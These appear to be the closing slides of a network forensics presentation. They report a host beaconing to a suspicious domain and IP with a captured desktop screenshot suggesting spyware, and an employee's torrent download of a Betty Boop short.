- Host was conversing with “b5689023.green.mattingsolutions.co”
  - Keep alive to 31.7.62.214/fakeurl.htm
- Discovered a screenshot of the host’s desktop
  - Spyware, Trojan, or even Keylogger








Illegal Downloads

- The Security team has received reports of torrenting on the network
  - Decentralized peer-to-peer file sharing
  - Copyright infringement
  - IP Address: 10.0.0.201
  - Username “elmer.blanco”
- The user browsed “publicdomaintorrents.com”
- The user downloaded “Betty_Boop_Rhythm_on_the_Reservation.avi.torrent”
- Though the short itself is public domain, the character herself is currently under copyright



The End